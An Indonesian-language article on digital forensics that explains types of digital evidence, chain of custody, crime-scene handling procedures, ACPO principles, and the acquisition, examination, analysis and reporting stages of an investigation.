
**SATRIYO WIBOWO**

MBA, M.H., IPM, CERG

Satriyo Wibowo (@sBowow) adalah lulusan magister hukum yang menggeluti isu yurisdiksi internet, aktif sebagai sekretaris Indonesia Cyber Security Forum (ICSF) serta anggota Asosiasi Forensik Digital Indonesia (AFDI).

# FORENSIK DIGITAL, STANDAR OPERASI PROSEDUR DAN METODENYA

ditulis oleh Pratomo Djati Nugroho



Sumber :

[thecybersecurityplace.com/wp-content/uploads/2017/11/DF1.jpg](http://thecybersecurityplace.com/wp-content/uploads/2017/11/DF1.jpg)

## DEFINISI

**Forensik Digital (FD)** adalah cabang dari ilmu forensik meliputi pemulihan dan investigasi dari bahan yang ditemukan dalam perangkat digital, seringkali dalam kaitannya dengan kejahatan komputer. Forensik digital, istilah ini awalnya digunakan sebagai sinonim untuk forensik komputer tetapi telah diperluas untuk mencakup penyelidikan semua perangkat yang mampu menyimpan data digital.

Forensik Digital adalah suatu ilmu pengetahuan dan keahlian untuk mengidentifikasi, mengekstrak, menganalisis, dan menguji bukti-bukti digital pada saat menangani sebuah kasus yang memerlukan penanganan dan identifikasi barang bukti digital.

Forensik Digital investigasi memiliki berbagai aplikasi. Yang paling umum adalah untuk mendukung atau menolak hipotesis sebelum pidana atau perdata (sebagai bagian dari penemuan elektronik pengadilan proses). Proses forensik yang khas meliputi kejang, forensik pencitraan (akuisisi) dan analisis media digital dan produksi laporan ke bukti yang dikumpulkan.

Investigasi yang lebih luas dalam lingkup dari daerah lain analisis forensik (di mana tujuan umum adalah untuk memberikan jawaban atas serangkaian pertanyaan sederhana) sering melibatkan kompleks waktu-garis atau hipotesis.

## BARANG BUKTI (BB)

Barang bukti digital Barang bukti ini bersifat digital yang diekstrak atau di-recover dari barang bukti elektronik. Barang bukti ini di dalam Undang-Undang No. 11 tahun 2008 tentang Informasi dan Transaksi Elektronik dikenal dengan istilah informasi elektronik dan dokumen elektronik. Jenis barang bukti inilah yang harus dicari oleh forensic analyst untuk kemudian dianalisis secara teliti keterkaitan masing-masing file dalam rangka mengungkap kasus kejahatan yang berkaitan dengan barang bukti elektronik.

Berikut adalah contoh-contoh barang bukti digital:

- (1) **Logical file**, yaitu *file* yang masih ada dan tercatat di *file system* yang sedang berjalan (*running*) di suatu partisi. File tersebut bisa berupa file aplikasi, *library*, *office*, *logs*, *multimedia*, dan lain-lain.
- (2) **Deleted file**, dikenal juga dengan istilah *unallocated cluster* yang merujuk kepada *cluster* dan sektor tempat penyimpanan file yang sudah terhapus dan tidak teralokasikan lagi untuk file tersebut dengan ditandai di *file system* sebagai area yang dapat digunakan lagi untuk penyimpanan file yang baru. Artinya file yang sudah terhapus tersebut masih tetap berada di *cluster* atau sektor tempat penyimpanannya sampai tertimpa (*overwritten*) oleh file yang baru pada *cluster* atau sektor tersebut. Pada kondisi di mana *deleted file* tersebut belum tertimpa, maka proses *recovery* secara utuh terhadap *file* tersebut sangat memungkinkan terjadi.

- (3) **Lost file**, yaitu *file* yang sudah tidak tercatat lagi di *file system* yang sedang berjalan (*running*) dari suatu partisi, namun *file* tersebut masih ada di sektor penyimpanannya. Ini bisa terjadi ketika misalnya suatu flashdisk atau *harddisk* maupun partisinya dilakukan proses *re-format* yang menghasilkan *file system* yang baru, sehingga *file-file* yang sudah ada sebelumnya menjadi tidak tercatat lagi di *file system* yang baru. Untuk proses *recovery*-nya didasarkan pada signature dari header maupun *footer* yang tergantung pada jenis *format file* tersebut.
- (4) **File slack**, yaitu sektor penyimpanan yang berada di antara *End of File (EoF)* dengan *End of Cluster (EoC)*. Wilayah ini sangat memungkinkan terdapat informasi yang mungkin penting dari file yang sebelumnya sudah dihapus (*deleted*).
- (5) **Log file**, yaitu file yang merekam aktivitas (*logging*) dari suatu keadaan tertentu, misalnya *log* dari sistem operasi, internet *browser*, aplikasi, Internet *traffic*, dan lain-lain.
- (6) **Encrypted file**, yaitu *file* yang isinya sudah dilakukan enkripsi dengan menggunakan algoritma *cryptography* yang kompleks, sehingga tidak bisa dibaca atau dilihat secara normal. Satu-satunya cara untuk membaca atau melihatnya kembali adalah dengan melakukan dekripsi terhadap *file* tersebut dengan menggunakan algoritma yang sama. Ini biasa digunakan dalam dunia *digital information security* untuk mengamankan informasi yang penting. Ini juga merupakan salah satu bentuk dari *Anti-Forensic*, yaitu suatu metode untuk mempersulit *forensic analyst* atau *investigator* mendapatkan informasi mengenai jejak-jejak kejahatan.
- (7) **Steganography file**, yaitu *file* yang berisikan informasi rahasia yang disisipkan ke file lain, biasanya berbentuk *file* gambar, video atau audio, sehingga *file-file* yang bersifat *carrier* (pembawa pesan rahasia) tersebut terlihat normal dan wajar bagi orang lain, namun bagi orang yang tahu metodologinya, *file-file* tersebut memiliki makna yang dalam dari informasi rahasianya tersebut. Ini juga dianggap sebagai salah satu bentuk dari *Anti-Forensic*.
- (8) **Office file**, yaitu *file* yang merupakan produk dari aplikasi Office, seperti *Microsoft Office*, *Open Office* dan sebagainya. Ini biasanya berbentuk file dokumen, *spreadsheet*, *database*, teks, dan presentasi.

- (9) **Audio file**, yaitu *file* yang berisikan suara, musik dan lain-lain, yang biasanya berformat wav, mp3 dan lain-lain. File audio yang berisikan rekaman suara percakapan orang ini biasanya menjadi penting dalam investigasi ketika suara di dalam *file audio* tersebut perlu diperiksa dan dianalisa secara *audio forensik* untuk memastikan suara tersebut apakah sama dengan suara pelaku kejahatan.
- (10) **Video file**, yaitu *file* yang memuat rekaman video, baik dari kamera digital, hand-phone, handycam maupun CCTV. *File* video ini sangat memungkinkan memuat wajah pelaku kejahatan sehingga *file* ini perlu dianalisa secara detil untuk memastikan bahwa yang ada di *file* tersebut adalah pelaku kejahatan.
- (11) **Image file**, yaitu *file* gambar *digital* yang sangat memungkinkan memuat informasi-informasi penting yang berkaitan dengan kamera dan waktu pembuatannya (time stamps). Data-data ini dikenal dengan istilah metadata *exchangeable image file* (exif). Meskipun begitu, metadata exif ini bisa dimanipulasi, sehingga *forensic analyst* atau *investigator* harus hati-hati ketika memeriksa dan menganalisis *metadata* dari file tersebut.
- (12) **Email**, merupakan singkatan dari *electronic mail*, yaitu surat berbasis sistem elektronik yang menggunakan sistem jaringan online untuk mengirimkannya atau menerimanya. Email menjadi penting di dalam investigasi khususnya phishing (yaitu kejahatan yang menggunakan email palsu dilengkapi dengan identitas palsu untuk menipu si penerima). Email berisikan *header* yang memuat informasi penting jalur distribusi pengiriman email mulai dari *sender* (pengirim) sampai di *recipient* (penerima), oleh karena itu, data di header inilah yang sering dianalisa secara teliti untuk memastikan lokasi si pengirim yang didasarkan pada alamat IP. Meskipun begitu, data-data di header juga sangat dimungkinkan untuk dimanipulasi. Untuk itu pemeriksaan header dari email, harus dilakukan secara hati-hati dan komprehensif.
- (13) **User ID dan password**, merupakan syarat untuk masuk ke suatu *account* secara online. Jika salah satunya salah, maka akses untuk masuk ke *account* tersebut akan ditolak.
- (14) **Short Message Service (SMS)**, yaitu pelayanan pengiriman dan penerimaan pesan pendek yang diberikan oleh operator seluler terhadap pelanggannya. SMS-SMS yang

bisa berupa SMS *inbox* (masuk), *sent* (keluar), dan *draft* (rancangan) dapat menjadi petunjuk dalam investigasi untuk mengetahui keterkaitan antara pelaku yang satu dengan yang lain.

- (15) **Multimedia Message Service (MMS)**, merupakan jasa layanan yang diberikan oleh operator seluler berupa pengiriman dan penerimaan pesan multimedia yang bisa berbentuk suara, gambar atau video.
- (16) **Call logs, dan lain-lain**, yaitu catatan panggilan yang terekam pada suatu nomor panggilan seluler. Panggilan ini bisa berupa *incoming* (panggilan masuk), *outgoing* (panggilan keluar), dan *missed* (panggilan tak terjawab).

## THE CHAIN OF CUSTODY (COC)

Satu hal terpenting yang perlu dilakukan *investigator* untuk melindungi bukti adalah **the chain of custody**. Maksud istilah tersebut adalah pemeliharan barang bukti dengan meminimalisir kerusakan yang diakibatkan karena *investigator*.

Tujuan dari *the chain of custody* adalah:

- Bukti itu benar-benar masih asli/orisinil, dan
- Pada saat persidangan, bukti masih bisa dikatakan seperti pada saat ditemukan.

Beberapa pertanyaan yang dapat membantu *the chain of custody* ini adalah :

- Siapa yang mengumpulkan bukti?
- Bagaimana dan di mana?
- Siapa yang memiliki bukti tersebut?
- Bagaimana penyimpanan dan pemeliharaan selama penyimpanan bukti itu?
- Siapa yang mengambil dari penyimpanan dan mengapa?

Untuk menjaga bukti itu dalam mekanisme *the chain of custody* ini, dilakukan beberapa cara:

- ✓ Gunakan catatan yang lengkap mengenai keluar-masuk bukti penyimpanan,
- ✓ Simpan di tempat yang dianggap aman,

- ✓ Akses yang terbatas dalam tempat penyimpanan, dan
- ✓ Catat siapa saja yang dapat mengakses bukti tersebut.

## STANDARD OPERATIONAL PROCEDURE (SOP) CASE COMPUTER FORENSIC

### Penanganan awal di TKP

#### Persiapan

- ✓ Administrasi penyidikan,
- ✓ Kamera Digital,
- ✓ Peralatan tulis,
- ✓ Nomor, skala ukur dan label,
- ✓ Form Chain of Custody, dan
- ✓ Triage Tools (khusus kasus komputer ON).

### Penanganan awal di TKP terhadap barang bukti

#### Komputer dalam keadaan OFF

- ✓ Memastikan kondisi komputer dalam keadaan off,
- ✓ Catat spesifikasi teknis: merk, model, SN dan PN,
- ✓ Foto barang bukti, dan
- ✓ Isi form Chain of Custody.

#### Komputer dalam keadaan ON

- ✓ Catat apa saja yang sedang running,
- ✓ Catat spesifikasi teknis: merk, model, SN dan PN,
- ✓ Foto barang bukti,
- ✓ Isi form *Chain of Custody*, dan
- ✓ Lakukan prosedur Triage Forensik.

## DIGITAL FORENSIC PRINCIPLE

**Principle #1** - No action taken by law enforcement agencies, persons employed within those agencies or their agents should change data which may subsequently be relied upon in court.

**Principle #2** - In circumstances where a person finds it necessary to access original data, that person must be competent to do so and be able to give evidence explaining the relevance and the implications of their actions.

**Principle #3** - An audit trail or other record of all processes applied to digital evidence should be created and preserved. An independent third party should be able to examine those processes and achieve the same result.

**Principle #4** - The person in charge of the investigation has overall responsibility for ensuring that the law and these principles are adhered to.


*References : Association Chief of Police Officer Good Practice Guide for Digital Evidence*

## METODE PROSEDUR FORENSIK DIGITAL

### #1 - Akuisisi (Data Acquisition)

Pada tahap ini, barang bukti yang berfungsi sebagai media penyimpanan (contohnya hard-disk) untuk selanjutnya diakuisisi. Sebelumnya dilakukan proses tersebut, komputer yang digunakan untuk kegiatan proses akuisisi harus dilengkapi *write protect* (misal menggunakan *USB Write Blocker*) ini dimaksudkan dengan menggunakan untuk menjaga keutuhan sisi dari barang bukti, yaitu mencegah terjadinya proses penulisan terhadap barang bukti elektronik. Kemudian dilakukan prosedur *forensic imaging*, yaitu menggandakan isi dari barang bukti harddisk tersebut secara physical sehingga hasil *imaging* akan sama persis dengan barang bukti secara *physical*.


Proses hashing ini menggunakan banyak algoritma matematika kompleks, namun paling sering digunakan untuk kegiatan digital forensic antara lain MD5, SHA1 dan SHA256. Proses *hashing* ini juga dikenal dengan istilah *digital fingerprint* (sidik jari digital) yang bisa digunakan untuk membutikan secara pasti apakah kedua file yang dipertanyakan adalah sama atau berbeda.



Gambar 1 - Ilustrasi Pembuatan Image dan Verifikasi Nilai Hash

## #2 - Pemeriksaan (Indexing)

Pada tahapan ini, terhadap image file dilakukan pemeriksaan secara komprehensif sehingga dengan maksud untuk mendapatkan data-data *digital* yang sesuai dengan investigasi. Ini artinya analis *forensic* harus mendapatkan gambaran fakta kasus yang lengkap dari *investigator*. Sehingga apa yang dicari dan akhirnya ditemukan oleh analis *forensic* sama seperti yang diharapkan oleh *investigator* untuk pengembangan investigasinya.



Gambar 2 - Ilustrasi Analisis Forensik

### #3 - Analisis (Analysis)

Setelah mendapatkan *file-file* atau data-data digital yang diinginkan dari proses pemeriksaan diatas, selanjutnya data-data tersebut dianalisis secara detail dan komprehensif untuk membuktikan kejadian apa yang terjadi dan kaitannya pelaku dengan kejadian tersebut. Selama proses analisis berlangsung, analis forensik harus selalu berdiskusi dengan *investigator* mengenai data-data *digital* yang nantinya menjadi barang bukti digital dalam rangka menginformasi data-data tersebut sesuai dengan fakta kasus dari kasus kejadian yang sedang diinvestigasi.

Tahapan ini dilaksanakan dengan melakukan analisis secara mendalam terhadap bukti-bukti yang ada. Bukti yang telah didapatkan perlu di-explore kembali kedalam sejumlah

skenario yang berhubungan dengan tindak pengusutan, seperti:

- **Siapa yang telah melakukan,**
- **Apa yang telah dilakukan,**
- **Apa saja *software* yang digunakan,**
- **Hasil proses apa yang dihasilkan, dan**
- **Waktu melakukan.**

Penelusuran bisa dilakukan pada data-data sebagai berikut: alamat URL yang telah dikunjungi, pesan e-mail atau kumpulan alamat e-mail yang terdaftar, program word processing atau *format* ekstensi yang dipakai, dokumen *spreadsheet* yang dipakai, *format* gambar yang dipakai apabila ditemukan, file-file yang dihapus maupun diformat, *password*, *registry windows*, *hidden files*, *log event viewers*, dan *log application*. Termasuk juga pengecekan pada metadata. Kebanyakan file mempunyai metadata yang berisi informasi yang ditambahkan mengenai file tersebut seperti *computer name*, *total edit time*, jumlah *editing session*, dimana dicetak, berapa kali terjadi penyimpanan (*saving*), tanggal, dan waktu modifikasi. Selanjutnya melakukan *recovery* dengan mengembalikan file dan folder yang terhapus, unformat drive, membuat ulang partisi, mengembalikan *password*, merekonstruksi ulang halaman web yang

pernah dikunjungi, mengembalikan email-email yang terhapus, dan seterusnya.

#### #4 - Pelaporan (Reporting)

Setelah diperoleh barang bukti digital dari proses pemerikasaan dan analisis diatas yang sesuai dengan investigasi, selanjutnya data-data mengenai barang bukti digital tersebut dimasukkan ke dalam laporan teknis. Setelah dibuatkan laporan teknis, hal selanjutnya adalah presentasi dilakukan dengan menyajikan dan menguraikan secara detail laporan penyelidikan dengan bukti-bukti yang sudah dianalisa secara mendalam dan dapat dipertanggung jawabkan secara hukum di pengadilan. Laporan yang disajikan harus di *cross-check* langsung dengan saksi yang ada, baik saksi yang terlibat langsung maupun tidak langsung. Hasil laporan akan sangat menentukan dalam menetapkan seseorang bersalah atau tidak sehingga harus dipastikan bahwa laporan yang disajikan benar-benar akurat, teruji, dan terbukti.

Beberapa hal penting yang perlu dicantumkan pada saat presentasi/panyajian laporan ini, antara lain:

- Tanggal dan waktu terjadinya pelanggaran,
- Tanggal dan waktu pada saat investigasi,

- Permasalahan yang terjadi,
- Masa berlaku analisis laporan,
- Penemuan bukti yang berharga (pada laporan akhir, penemuan ini sangat ditekankan sebagai bukti penting proses penyidikan),
- Teknik khusus yang digunakan, contoh: *password cracker*, dan
- Bantuan pihak lain (pihak ketiga).



**PRATOMO DJATI NU-  
GROHO, S.Pi., M.Kom.,  
CSCU., CHFI., CEI**

